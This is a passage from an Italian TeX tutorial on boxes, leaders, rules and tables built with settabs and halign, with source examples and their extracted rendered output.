inizio paragrafo; testo   in   scatola; fine paragrafo.
inizio paragrafo; testo   in scatola; fine paragrafo.
Riga di testo normale allineata a sinistra e a destra.
a) Bla bla bla (b
$\underline{testo sottolineato}, gjpqy, \underline{testo sottolineato con una linea pi\grave{u} bassa}$

L'esempio dell'utilizzo più importante delle scatole orizzontali è dato dalla macro '**\line**' che è definita semplicemente così:

```
\def\line{\hbox to\hsize}
```

In pratica, quando si scrive '**\line{*testo*}**', non si sta indicando un parametro alla macro, ma si ottiene solo la sostituzione di '**\line**' con '**\hbox to\hsize**', per cui alla fine si ottiene '**\hbox to\hsize {*testo*}**' complessivamente. In altri termini, la macro '**\line**' è seguita da un gruppo, che come tale isola il testo che racchiude.

Per la realizzazione di scatole verticali sono disponibili tre parole di controllo: '**\vbox**', '**\vtop**' e '**\vcenter**', dove l'ultima interviene solo in ambienti matematici.

\vbox {***espressione***} | \vbox to ***altezza*** {***espressione***}

\vtop {***espressione***} | \vtop to ***altezza*** {***espressione***}

\vcenter {***espressione***} | \vcenter to ***altezza*** {***espressione***}

I due modelli sintattici alternativi, '***nome* *gruppo***' e '***nome* to *altezza* *gruppo***', consentono di creare scatole alte quanto serve, in base al contenuto, oppure alte esattamente quanto richiesto.

La scatola che si ottiene con '**\vbox**', colloca la posizione inferiore al livello della riga da cui si parte; estendendosi verso l'alto; la scatola che si ottiene con '**\vtop**' si estende invece verso il basso; infine, la scatola generata con '**\vcenter**' risulta centrata verticalmente rispetto alla posizione di partenza.

La larghezza di queste scatole è controllata dal valore restituito da '**\hsize**', che può essere cambiato opportunamente al loro interno.

```
Paragrafo normale bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla \par
A: \vbox {\hsize=10cm Scatola verticale, larga 10 cm, che si espande
verso l'altro. bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla} \par
B: \vtop {\hsize=10cm Scatola verticale, larga 10 cm, che si espande
verso il basso. bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla} \par
C: $\vcenter {\hsize=10cm Scatola verticale, larga 10 cm, che si espande
verso l'altro e verso il basso. bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla}$ \par
D: \vbox to 3cm {\hsize=7cm Questa \'e una scatola rettangolare, larga
sette centimetri e alta tre centimetri. bla bla bla bla bla bla bla bla
bla bla bla bla bla bla} \par
Paragrafo normale bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla \par
```

Paragrafo normale bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
Scatola verticale, larga 10 cm, che si espande verso l'altro.
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
A: bla bla bla bla bla bla bla bla bla bla bla bla
B: Scatola verticale, larga 10 cm, che si espande verso il basso.
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla
Scatola verticale, larga 10 cm, che si espande verso l'altro e
C: verso il basso. bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
Paragrafo normale bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
Questa è una scatola rettangolare, larga
sette centimetri e alta tre centimetri. bla bla
bla bla bla bla bla bla bla bla bla bla bla bla

D:
Paragrafo normale bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla

L'esempio mostra quattro casi di scatole inserite in paragrafi di testo normale, dove ogni paragrafo inizia con una lettera alfabetica per dare un riferimento visivo alla collocazione della stessa. Si può osservare l'ultimo caso in cui si fissa anche la larghezza della scatola intervenendo nel valore a cui si accede con la parola di controllo '**`\hsize`**'.

Si osservi che, benché la parola di controllo '**`\vcenter`**' debba essere inserita in un ambiente matematico, il gruppo che controlla si trova in un ambiente normale.

441.12.1 Spostamento orizzontale delle scatole

Le due macro '**`\moveleft`**' e '**`\moveright`**', consentono di spostare orizzontalmente una scatola verticale od orizzontale che sia:

```
\moveleft lunghezza \hbox{contenuto} | \vbox{contenuto}
\moveright lunghezza \hbox{contenuto} | \vbox{contenuto}
```

Come si vede dal modello sintattico, si ottiene lo spostamento, rispettivamente, verso sinistro o verso destra, della lunghezza indicata. Si osservi l'esempio seguente:

```
Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.\par
\moveright 3 cm \vbox{
\hsize=7cm
Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.\par
Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.\par
}\par
Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.\par
```

In pratica, dopo un paragrafo normale, viene richiesto un rientro di 3 cm per una scatola verticale contenente del testo, nel quale la giustezza è di soli 7 cm. Infine, un altro paragrafo normale permette di verificare che al di fuori della scatola, la giustezza torna quella di prima.

```
Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla.
            Bla bla bla bla bla bla bla bla bla bla bla
            bla bla bla bla bla bla bla bla bla bla bla bla
            bla bla bla bla bla bla bla bla bla bla.
            Bla bla bla bla bla bla bla bla bla bla bla
            bla bla bla bla bla bla bla bla bla bla bla bla
            bla bla bla bla bla bla bla bla bla bla.
Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla.
```

Eventualmente, un piccolo spazio verticale può evitare che il testo che precede la scatola verticale si trovi a toccare il contenuto della stessa.

441.13 Linee guida

Per realizzare delle linee guida orizzontali, allo scopo di accompagnare la lettura verso qualcosa, si possono usare una serie di parole di controllo che contengono implicitamente un'elasticità in estensione molto elevata:

```
\hrulefill
```

```
\dotfill
```

```
\leftarrowfill | \rightarrowfill
```

Nel primo caso si ottiene una linea continua che unisce due parti di un testo separato; nel secondo si ottiene invece una guida fatta di puntini; nel terzo caso si genera una linea continua con una piccola freccia all'estremità sinistra o all'estremità destra.

Tuttavia, oltre a questi casi di guide abbastanza comuni, è possibile definire le proprie con una tra le istruzioni seguenti:

```
\leaders\hbox [to distanza] {espressione_guida} \hfill
```

```
\cleaders\hbox [to distanza] {espressione_guida} \hfill
```

```
\xleaders\hbox [to distanza] {espressione_guida} \hfill
```

La differenza tra le parole di controllo '**`\leaders`**', '**`\cleaders`**' e '**`\xleaders`**', sta nel fatto che la seconda dovrebbe centrare la linea guida, mentre l'ultima dovrebbe estenderla in modo

da usare tutto lo spazio a disposizione. In pratica è difficile comprendere bene la differenza da un punto di vista visivo, per cui si utilizza in genere solo il primo tipo, salvo provare gli altri per verificare l'effetto finale che si può ottenere in alternativa.

Generalmente, nell'espressione che si utilizza per creare la guida si inseriscono parole di controllo per elasticizzare la distanza dei simboli utilizzati.

È importante sottolineare che TeX, dopo la parola di controllo '**`\[c|x]leader`**' vuole necessariamente una scatola '**`\hbox`**' e alla fine vuole uno spazio elastico di tipo '**`\hfil[l[l]]`**'. Nel modello sintattico non è stata mostrata la possibilità di usare diversi spazi orizzontali elastici, perché in pratica ci si limita sempre solo a usare '**`\hfill`**'.

Nel caso si utilizzi '**`\hbox`**' con l'indicazione della larghezza, l'effetto che si ottiene è quello di distanziare precisamente gli elementi simbolici che compongono la linea guida. In questo senso, l'elasticità che gli si attribuisce all'interno del raggruppamento, serve a collocarli correttamente nella scatola.

L'esempio seguente mostra diversi casi di utilizzo di queste linee guida messi a confronto. In particolare, si creano delle linee guida speciali, in cui si usa l'asterisco come simbolo ripetuto:

```
linea semplice: \hrulefill fine della linea \par
puntini: \dotfill fine dei puntini \par
linea con freccia a destra: \rightarrowfill fine della linea \par
linea con freccia a sinistra: \leftarrowfill fine della linea \par
asterischi normali: \leaders\hbox {*} \hfill fine degli asterischi \par
asterischi distanziati: \leaders\hbox to 1cm {\hss * \hss} \hfill
 fine degli asterischi \par
asterischi normali: \cleaders\hbox {*} \hfill fine degli asterischi \par
asterischi distanziati: \cleaders\hbox to 1cm {\hss * \hss} \hfill
 fine degli asterischi \par
asterischi normali: \xleaders\hbox {*} \hfill fine degli asterischi \par
asterischi distanziati: \xleaders\hbox to 1cm {\hss * \hss} \hfill
 fine degli asterischi \par
```

linea semplice: ____fine della linea
puntini: .... fine dei puntini
linea con freccia a destra: ——————————————————→fine della linea
linea con freccia a sinistra: ←——————————————————fine della linea
asterischi normali: **fine degli asterischi
asterischi distanziati: * * * * * * fine degli asterischi
asterischi normali: **fine degli asterischi
asterischi distanziati: * * * * * * fine degli asterischi
asterischi normali: **fine degli asterischi
asterischi distanziati: * * * * * * fine degli asterischi

Volendo creare una macro per una linea guida particolare, si può procedere come nell'esempio seguente, in cui si riprende uno dei casi già presentati sopra:

```
\def\asterischi{\leaders\hbox to 1cm {\hss * \hss} \hfill}
```

441.14 Linee

TeX consente di tracciare delle linee orizzontali o verticali, attraverso le parole di controllo '**\hrule**' e '**\vrule**'. La sintassi per queste istruzioni può essere abbastanza articolata:

```
\hrule [width larghezza] [height altezza] [depth profondità]
```

```
\vrule [width larghezza] [height altezza] [depth profondità]
```

La differenza più importante tra le due parole di controllo sta nel fatto che '**\hrule**' introduce implicitamente una separazione di paragrafi, mentre '**\vrule**' no.

Quando '**\hrule**' viene usato senza argomenti, si ottiene una linea orizzontale, appoggiata sulla base della riga, spessa 0,4 punti e larga quanto lo spazio a disposizione per il testo, ovvero quanto definito da '**\hsize**'; nello stesso modo, '**\vrule**' senza argomenti genera una linea verticale, larga 0,4 punti, che parte dalla base della riga e si innalza per l'altezza massima del contesto in cui si trova. Si osservi l'esempio:

```
Prima di una linea orizzontale; \hrule{} dopo una linea orizzontale. \par
Prima di una linea verticale; \vrule{} dopo una linea verticale. \par
```

Prima di una linea orizzontale;
dopo una linea orizzontale.
Prima di una linea verticale; | dopo una linea verticale.

Quando si usano gli argomenti con cui si possono controllare le caratteristiche di queste linee, è meglio pensare a dei rettangoli, dove l'unica differenza che conta è il fatto che '**\hrule**' conclude un paragrafo. Seguono altri esempi a questo proposito:

```
Linea orizzontale lunga 10 cm e alta 1 punto: \hrule width 10cm height 1pt \par
Linea verticale alta 1 cm e larga 2 punti: \vrule height 1cm width 2pt \par
Rettangolino alto 5 mm e largo 3 mm: \vrule height 5mm width 3mm \par
Linea orizzontale nel testo: \vrule height 0pt depth 1pt width 10cm \par
```

Linea orizzontale lunga 10 cm e alta 1 punto:

Linea verticale alta 1 cm e larga 2 punti:

Rettangolino alto 5 mm e largo 3 mm:

Linea orizzontale nel testo:

441.15 Scatole più complesse

Le scatole definite con '**\hbox**', '**\vbox**' e altre macro simili, possono essere inserite una dentro l'altra per formare degli effetti speciali, specialmente se si abbina questo fatto all'uso delle linee orizzontali e verticali. Di solito ci si affida a macro già pronte, oppure a esempi documentati; comunque è utile cercare di comprendere cosa sta sotto. Viene proposto un esempio, attraverso il quale si crea una macro che racchiude del testo dentro una scatola orizzontale bordata:

```
\def\scatola#1{%
    \leavevmode                                        % 5
    \hbox{%                                            % 4
        \vrule
        \vtop{%                                        % 3
            \vbox{%                                    % 2
                \hrule\kern 1pt
                \hbox{%
                    \kern 1pt \strut#1\kern 1pt         % 1
                }%
            }%
            \kern 1pt
            \hrule
        }%
        \vrule
    }
}
```

Questo esempio così articolato è tratto da *TeX made easy* di Daniel M. Zirin (già citato alla fine del capitolo 438). Per riuscire a comprenderlo, occorre partire dal centro.

1. L'istruzione '**`\kern 1pt \strut#1\kern 1pt`**' inserisce il parametro della macro aggiungendo un punto di spazio a sinistra e a destra, garantendo di avere a disposizione lo spazio verticale necessario a scrivere qualunque lettera (che si espanda in alto e in basso, rispetto alla base).
2. Tutto questo è racchiuso in una scatola verticale, che prima disegna una linea orizzontale, quindi lascia un punto di spazio in verticale, infine inserisce l'istruzione precedente.
3. Il tutto è contenuto in un'altra scatola verticale che si espande verso il basso, dove alla fine si aggiunge un altro spazio verticale di un punto e un'altra linea orizzontale.
4. Ancora una volta, tutto è contenuto dentro un'altra scatola, questa volta orizzontale, che prima e dopo aggiunge due linee verticali.
5. Per sicurezza, la macro inizia chiamando '**`\leavevmode`**' per garantire il passaggio alla modalità orizzontale.

Ecco come si comporta la macro:

```
\scatola{Attenzione!} con le scatole ci si confonde facilmente.
```

Attenzione! con le scatole ci si confonde facilmente.

Si osservi che nella definizione della macro '**`\scatola`**' sono stati inseriti molti commenti per consentire la suddivisione del codice su più righe, senza interferire con la composizione finale.

[1] Questi spazi verticali aggiuntivi possono essere inseriti solo se ci si trova in modalità verticale, in pratica nello spazio tra i paragrafi e non al loro interno.

Capitolo 442

TeX: tabelle

La gestione delle tabelle con TeX è piuttosto complessa. In questo capitolo vengono mostrati soltanto i due tipi fondamentali di tabelle di TeX; Si tenga presente che esistono altri modi di crearne, per esempio inserendo scatole dentro altre scatole, ma anche l'ambiente matematico dispone di un tipo di tabella che facilita la realizzazione di matrici.

442.1 Tabulazione

Le macchine da scrivere tradizionali disponevano di un sistema di stop di tabulazione, che veniva programmato di volta in volta, con il quale si potevano allineare i dati in colonne, formando così delle tabelle. Il sistema più semplice per creare tabelle con TeX è proprio quello che si rifà all'uso della macchina da scrivere, attraverso la definizione di stop di tabulazione, che poi vengono richiamati quando desiderato. Si osservi l'esempio seguente:

```
\settabs 3 \columns

Testo normale, bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla

\+ nero & 0 & zero \cr
\+ marrone & 1 & uno \cr
\+ rosso & 2 & due \cr
\+ arancio & 3 & tre \cr
\+ giallo & 4 & quattro \cr
\+ verde & 5 & cinque \cr
\+ blu & 6 & sei \cr
\+ viola & 7 & sette \cr
\+ grigio & 8 & otto \cr
\+ bianco & 9 & nove \cr

Testo normale, bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla

\+ argento & 10 \% \cr
\+ oro & 5 \% \cr
\+ & 2 \% \cr
\+ & 1 \% \cr
```

L'istruzione '**`\settabs 3 \columns`**' definisce, da quel punto in poi, l'inserimento di due stop di tabulazione, dividendo la giustezza del testo in tre parti uguali. Dopo tale definizione, si può scrivere normalmente, come se nulla fosse cambiato, oppure si può fare riferimento esplicito alla tabulazione, iniziando e concludendo le righe con '**`\+`**' e con '**`\cr`**'. Nello spazio tra queste due istruzioni, la e-commerciale ('**`&`**') ha il significato di carattere di tabulazione, con il quale si raggiunge lo stop successivo. Si può vedere il risultato della composizione dell'esempio nella figura successiva.

Testo normale, bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla

nero	0	zero
marrone	1	uno
rosso	2	due
arancio	3	tre
giallo	4	quattro
verde	5	cinque
blu	6	sei
viola	7	sette
grigio	8	otto
bianco	9	nove

Testo normale, bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla

argento	10 %
oro	5 %
	2 %
	1 %

Come si dovrebbe notare leggendo l'esempio, non è necessario usare tutte le colonne previste, così come è possibile saltare le colonne che non interessano. Quello che non si intuisce, invece, è la possibilità di fare riferimento a stop di tabulazione oltre alla quantità dichiarata inizialmente: in tal caso si raggiungono colonne successive, che ovviamente vanno oltre la giustezza del testo.

L'istruzione del tipo '**`\settabs`** ***n*** **`\columns`**' ha effetto a partire dal punto in cui viene utilizzata. Se si vuole cambiare tabulazione, basta inserire una nuova istruzione di questo tipo. Inoltre, è possibile usare anche i raggruppamenti per cambiare temporaneamente la tabulazione di una tabella; tutto funziona in modo molto intuitivo.

```
\settabs 3 \columns
\+ nero & 0 & zero \cr
\+ marrone & 1 & uno \cr
\+ rosso & 2 & due \cr
{\settabs 4 \columns
\+ arancio & 3 & tre \cr
\+ giallo & 4 & quattro \cr
\+ verde & 5 & cinque \cr
\+ blu & 6 & sei \cr
}
\+ viola & 7 & sette \cr
\+ grigio & 8 & otto \cr
\+ bianco & 9 & nove \cr
```

In questa variante semplificata dell'esempio già presentato, le righe dall'arancio al blu hanno una tabulazione più stretta, perché si divide la giustezza in quattro porzioni.

nero		0		zero
marrone		1		uno
rosso		2		due
arancio	3		tre	
giallo	4		quattro	
verde	5		cinque	
blu	6		sei	
viola		7		sette
grigio		8		otto
bianco		9		nove

Gli stop di tabulazione possono essere collocati in modo diverso, indicando una riga di esempio al posto della definizione pura e semplice della quantità di colonne che si vogliono ottenere. In pratica, si hanno a disposizione due istruzioni alternative:

```
\settabs n \columns
```

```
\settabs \+ colonna_1 [& colonna_n]... \cr
```

Viene riproposto l'esempio già visto, in forma ancora più breve, in cui viene inserito lo stesso modello usato per definire gli stop di tabulazione alla fine della tabella, per poter vedere effettivamente in che modo vengono misurati gli spazi:

```
\settabs \+ MMMMMMMMMMMM & MMMMM & MMMMMMM \cr
\+ nero & 0 & zero \cr
\+ marrone & 1 & uno \cr
\+ rosso & 2 & due \cr
\+ arancio & 3 & tre \cr
Il modello usato per gli stop \'e il seguente:
\+ MMMMMMMMMMMM & MMMMM & MMMMMMM \cr
```

nero	0	zero
marrone	1	uno
rosso	2	due
arancio	3	tre

Il modello usato per gli stop è il seguente:
MMMMMMMMMMMM MMMMM MMMMMMM

Naturalmente, il modello delle colonne può essere anche più simile al testo usato realmente nella tabella. In questo caso, con la lettera «M» maiuscola, si fa riferimento a un quadratone in modo semplice e chiaro.

Il testo che si inserisce all'interno di uno spazio che rappresenta una cella, esclusa l'ultima di ogni riga, è racchiuso implicitamente in un gruppo che si comporta come la macro '**`\leftline`**'. Questo fatto consente quindi di gestire gli allineamenti nell'ambito delle celle; inoltre, garantisce che il testo di ognuna di queste celle sia isolato in un gruppo autonomo.

```
\settabs
\+ MMMMMMMMMMMM & MMMMM          & MMMMMMM       & \cr
\+ \hrulefill   & \dotfill       & \hrulefill    & \cr
\+ \hfil Colore & \hfil Cifra    & \hfil Cifra   & \cr
```

```
\+ \hrulefill   & \dotfill      & \hrulefill    & \cr
\+ nero         & \hfill 0      & \hfil zero    & \cr
\+ marrone      & \hfill 1      & \hfil uno     & \cr
\+ \bf rosso    & \hfill 2      & \hfil due     & \cr
\+ arancio      & \hfill 3      & \hfil tre     & \cr
\+ \hrulefill   & \dotfill      & \hrulefill    & \cr
```

L'esempio mostra una tabella, in cui il sorgente è organizzato in modo da facilitarne la lettura. In particolare, il modello per gli stop di tabulazione è stato messo nella riga successiva a quella in cui appare '**`\settabs`**'; inoltre, c'è una cella finale in più, che non viene usata. Infatti, le celle in cui il testo si comporta come se fosse usata la macro '**`\leftline`**' sono tutte escluse l'ultima che precede l'istruzione '**`\cr`**'.

Colore	Cifra	Cifra
nero	0	zero
marrone	1	uno
rosso	2	due
arancio	3	tre

Bisogna ricordare che la macro '**`\leftline`**' include uno spazio leggermente elastico alla fine, corrispondente a '**`\hfil`**'. In tal modo, per centrare il testo in una cella, basta farlo precedere da un altro '**`\hfil`**', se invece si vuole ottenere l'allineamento a destra, si deve usare inizialmente uno spazio più elastico come '**`\hfill`**'.

Nell'esempio mostrato si riesce ad arrivare a una tabella abbastanza «dignitosa», con tanto di intestazione, delimitata da linee orizzontali. Naturalmente, si potrebbero usare linee dello stesso tipo, ma in questo caso si vuole mostrare bene lo spazio di competenza di ogni colonna. Al posto di '**`\hrulefill`**' o di '**`\dotfill`**' si può anche usare '**`\hrule`**', al di fuori delle celle, nel modo seguente:

```
\settabs
\+ MMMMMMMMMMMMM & MMMMM         & MMMMMMM       & \cr
\hrule
\+ \hfil Colore & \hfil Cifra   & \hfil Cifra   & \cr
\hrule
\+ nero         & \hfill 0      & \hfil zero    & \cr
\+ marrone      & \hfill 1      & \hfil uno     & \cr
\+ \bf rosso    & \hfill 2      & \hfil due     & \cr
\+ arancio      & \hfill 3      & \hfil tre     & \cr
\hrule
```

Tuttavia, in tal caso si vede che le linee orizzontali che si ottengono toccano il testo delle righe della tabella:

Colore	Cifra	Cifra
nero	0	zero
marrone	1	uno
rosso	2	due
arancio	3	tre

Per risolvere il problema, può essere conveniente l'uso della macro '**\strut**', con cui si dà alle righe l'altezza e la profondità corrispondente a quella di una parentesi tonda, senza che questa appaia effettivamente nel testo:

```
\settabs
\+ MMMMMMMMMMMM        & MMMMM          & MMMMMMM        & \cr
\hrule
\+ \strut \hfil Colore  & \hfil Cifra    & \hfil Cifra    & \cr
\hrule
\+ \strut nero          & \hfill 0       & \hfil zero     & \cr
\+ \strut marrone       & \hfill 1       & \hfil uno      & \cr
\+ \strut \bf rosso     & \hfill 2       & \hfil due      & \cr
\+ \strut arancio       & \hfill 3       & \hfil tre      & \cr
\hrule
```

In tal modo si ottiene anche il risultato di avere tutte le righe della tabella della stessa altezza, quella massima, anche se il testo che contengono non lo richiederebbe.

Colore	Cifra	Cifra
nero	0	zero
marrone	1	uno
rosso	2	due
arancio	3	tre

Se si inserisce una tabella del genere in una scatola verticale, questa scatola può essere spostata facilmente in modo orizzontale, con l'istruzione '**\moveright**', come nell'esempio seguente, in cui la si sposta di 3 cm:

```
Paragrafo di esempio, bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla.

\moveright 3 cm \vbox{
\settabs
\+ MMMMMMMMMMMM        & MMMMM          & MMMMMMM        & \cr
\hrule
\+ \strut \hfil Colore  & \hfil Cifra    & \hfil Cifra    & \cr
\hrule
\+ \strut nero          & \hfill 0       & \hfil zero     & \cr
\+ \strut marrone       & \hfill 1       & \hfil uno      & \cr
\+ \strut \bf rosso     & \hfill 2       & \hfil due      & \cr
\+ \strut arancio       & \hfill 3       & \hfil tre      & \cr
\hrule
}
```

Tuttavia, come si vede sotto, in questo modo il testo che precede la tabella si trova a toccare la tabella stessa:

Paragrafo di esempio, bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.

Colore	Cifra	Cifra
nero	0	zero
marrone	1	uno
rosso	2	due
arancio	3	tre

Per rimediare basta aggiungere un piccolo spazio verticale, per esempio con l'istruzione '**`\vskip`**', prima della tabella.

Volendo arrivare a centrare la tabella, si può inserire la scatola verticale nella macro '**`\line`**', come nell'esempio seguente:

```
Paragrafo di esempio, bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla.\par
\vskip 1 em
\line{\hfil\vbox{
\settabs
\+ MMMMMMMMMMMM        & MMMMM         & MMMMMMM       & \cr
\hrule
\+ \strut \hfil Colore & \hfil Cifra   & \hfil Cifra   & \cr
\hrule
\+ \strut nero         & \hfill 0      & \hfil zero    & \cr
\+ \strut marrone      & \hfill 1      & \hfil uno     & \cr
\+ \strut \bf rosso    & \hfill 2      & \hfil due     & \cr
\+ \strut arancio      & \hfill 3      & \hfil tre     & \cr
\hrule
}\hfil}
```

Si osservi l'uso dell'istruzione '**`\vskip`**' per ottenere una piccola distanza tra il testo e la tabella, come già descritto in precedenza:

Paragrafo di esempio, bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.

Colore	Cifra	Cifra
nero	0	zero
marrone	1	uno
rosso	2	due
arancio	3	tre

442.2 Tabelle più complesse

Attraverso l'istruzione '**`\halign`**' è possibile definire delle tabelle un po' più complesse rispetto al sistema di stop di tabulazione già presentato nella sezione precedente. L'istruzione in questione viene utilizzata sinteticamente nel modo seguente:

```
\halign{modello_delle_righe
riga
...
}
```

In particolare, il modello delle righe utilizza il simbolo '**#**' per fare riferimento al contenuto delle celle, mentre le righe hanno la forma consueta, con la differenza che manca il simbolo di controllo '**\+**' iniziale. L'esempio seguente è molto simile all'ultima tabella realizzata con l'uso degli stop di tabulazione, con tanto di centratura orizzontale:

```
Paragrafo di esempio, bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla.\par
\vskip 1 em
\line{\hfil\vbox{
\halign{
\strut #        & \hfil # & \hfil # \hfil \cr
\noalign{\hrule}
Colore          & Cifra & Cifra \cr
\noalign{\hrule}
nero            & 0     & zero  \cr
marrone         & 1     & uno   \cr
\bf rosso       & 2     & due   \cr
arancio         & 3     & tre   \cr
\noalign{\hrule}
}
}\hfil}
```

La prima cosa che si deve osservare è il fatto che '**\strut**' viene usato solo nella dichiarazione del modello delle righe; ciò è sufficiente perché sia inserito automaticamente all'inizio di tutte le righe della tabella. Si può osservare anche che non è necessario definire la larghezza delle colonne nel modello, perché questa viene determinata automaticamente in base al contenuto delle righe stesse. Infine, l'ultima colonna della tabella non si comporta diversamente dalle altre, pertanto non è più necessario il trucco della colonna finale vuota.

Paragrafo di esempio, bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.

Colore	Cifra	Cifra
nero	0	zero
marrone	1	uno
rosso	2	due
arancio	3	tre

A differenza delle tabelle realizzate per mezzo della tabulazione, quando si vuole inserire una linea orizzontale con l'istruzione '**\hrule**', occorre inserirla nell'istruzione '**\noalign**'. In pratica, con '**\noalign**' si può inserire qualcosa che riguarda tutta la riga, senza suddivisione in colonne; tuttavia, è meglio evitare di inserire testo normale, perché in tal caso verrebbe perso l'effetto dell'allineamento orizzontale introdotto con '**\line**' e '**\vbox**'.

È importante comprendere che ciò che si inserisce nel modello iniziale delle righe, viene

inserito nello stesso modo all'interno delle righe. Si osservi la variante seguente:

```
\line{\hfil\vbox{
\halign{
\strut \quad \bf #       & \hfil #              & \hfil (#) \hfil \cr
\noalign{\hrule}
Colore                   & \bf Cifra \hfil      & \bf Cifra     \cr
\noalign{\hrule}
nero                     & 0                    & zero          \cr
marrone                  & 1                    & uno           \cr
rosso                    & 2                    & due           \cr
arancio                  & 3                    & tre           \cr
\noalign{\hrule}
}
}\hfil}
```

Per prima cosa, è stato aggiunto un piccolo spazio orizzontale, di un quadratone, nella prima cella, attraverso la macro '**`\quad`**'; in tal modo si evita che la prima colonna inizi esattamente sul bordo sinistro, per motivi estetici. Inoltre, si fa in modo che tutta la prima colonna appaia in neretto, senza dover intervenire in ogni cella. Nel modello dell'ultima colonna, si racchiude il riferimento alle celle tra parentesi tonde, solo a scopo dimostrativo (infatti il risultato che si ottiene non è perfetto esteticamente). Dal momento che si vuole la riga di intestazione tutta in neretto, si interviene singolarmente nella seconda e nella terza cella di questa riga; in particolare, la parola «Cifra» della seconda colonna, viene centrata, aggiungendo un '**`\hfil`**' finale, che contrasta e bilancia quanto dichiarato nel modello corrispondente.

Colore	**Cifra**	**(Cifra)**
nero	0	(zero)
marrone	1	(uno)
rosso	2	(due)
arancio	3	(tre)

Dal momento che tutto ciò che si inserisce nella riga del modello viene inserito anche nelle righe della tabella, per ottenere delle linee verticali si possono inserire delle istruzioni '**`\vrule`**':

```
\line{\hfil\vbox{
\halign{
\strut\vrule \quad \bf # & \vrule \hfil #  & \vrule \hfil (#) \hfil \vrule \cr
\noalign{\hrule}
Colore                   & \bf Cifra \hfil & \bf Cifra                    \cr
\noalign{\hrule}
nero                     & 0               & zero                         \cr
marrone                  & 1               & uno                          \cr
rosso                    & 2               & due                          \cr
arancio                  & 3               & tre                          \cr
\noalign{\hrule}
}
}\hfil}
```

In questo caso il risultato estetico non è ancora perfetto, ma ormai dovrebbe essere chiaro come si può intervenire nel modello delle righe.

Colore	**Cifra**	(**Cifra**)
nero	0	(zero)
marrone	1	(uno)
rosso	2	(due)
arancio	3	(tre)

Esiste la possibilità di unire assieme più celle nella stessa riga, attraverso l'uso della macro '**`\multispan{`*n*`}`**', dove ***n*** rappresenta la quantità di colonne da unire. Tuttavia, in tal caso non viene preso in considerazione il formato stabilito nella riga di intestazione. Si osservi l'esempio seguente:

```
\line{\hfil\vbox{
\halign{
\strut\vrule \quad \bf # & \vrule \hfil #  & \vrule \hfil (#) \hfil \vrule \cr
\noalign{\hrule}
Colore                 & \bf Cifra \hfil & \bf Cifra                     \cr
\noalign{\hrule}
nero                   & 0               & zero                          \cr
marrone                & 1               & uno                           \cr
\multispan{2} rosso                      & due                           \cr
arancio                & 3               & tre                           \cr
\noalign{\hrule}
}
}\hfil}
```

Come si vede sotto, il contenuto della cella allargata appare centrato nello spazio che si ritrova ad avere a disposizione, ma ciò è ottenuto con uno spazio leggermente elastico, che può essere contrastato facilmente.

Colore	**Cifra**	(**Cifra**)
nero	0	(zero)
marrone	1	(uno)
rosso		(due)
arancio	3	(tre)

Per sistemare l'allineamento, ripristinare il neretto e la linea verticale alla sinistra, basta intervenire nella cella; in particolare è sufficiente uno spazio con una piccola elasticità per contrastare l'allineamento normale al centro:

```
\line{\hfil\vbox{
\halign{
\strut\vrule \quad \bf # & \vrule \hfil #  & \vrule \hfil (#) \hfil \vrule \cr
\noalign{\hrule}
Colore                 & \bf Cifra \hfil & \bf Cifra                     \cr
\noalign{\hrule}
nero                   & 0               & zero                          \cr
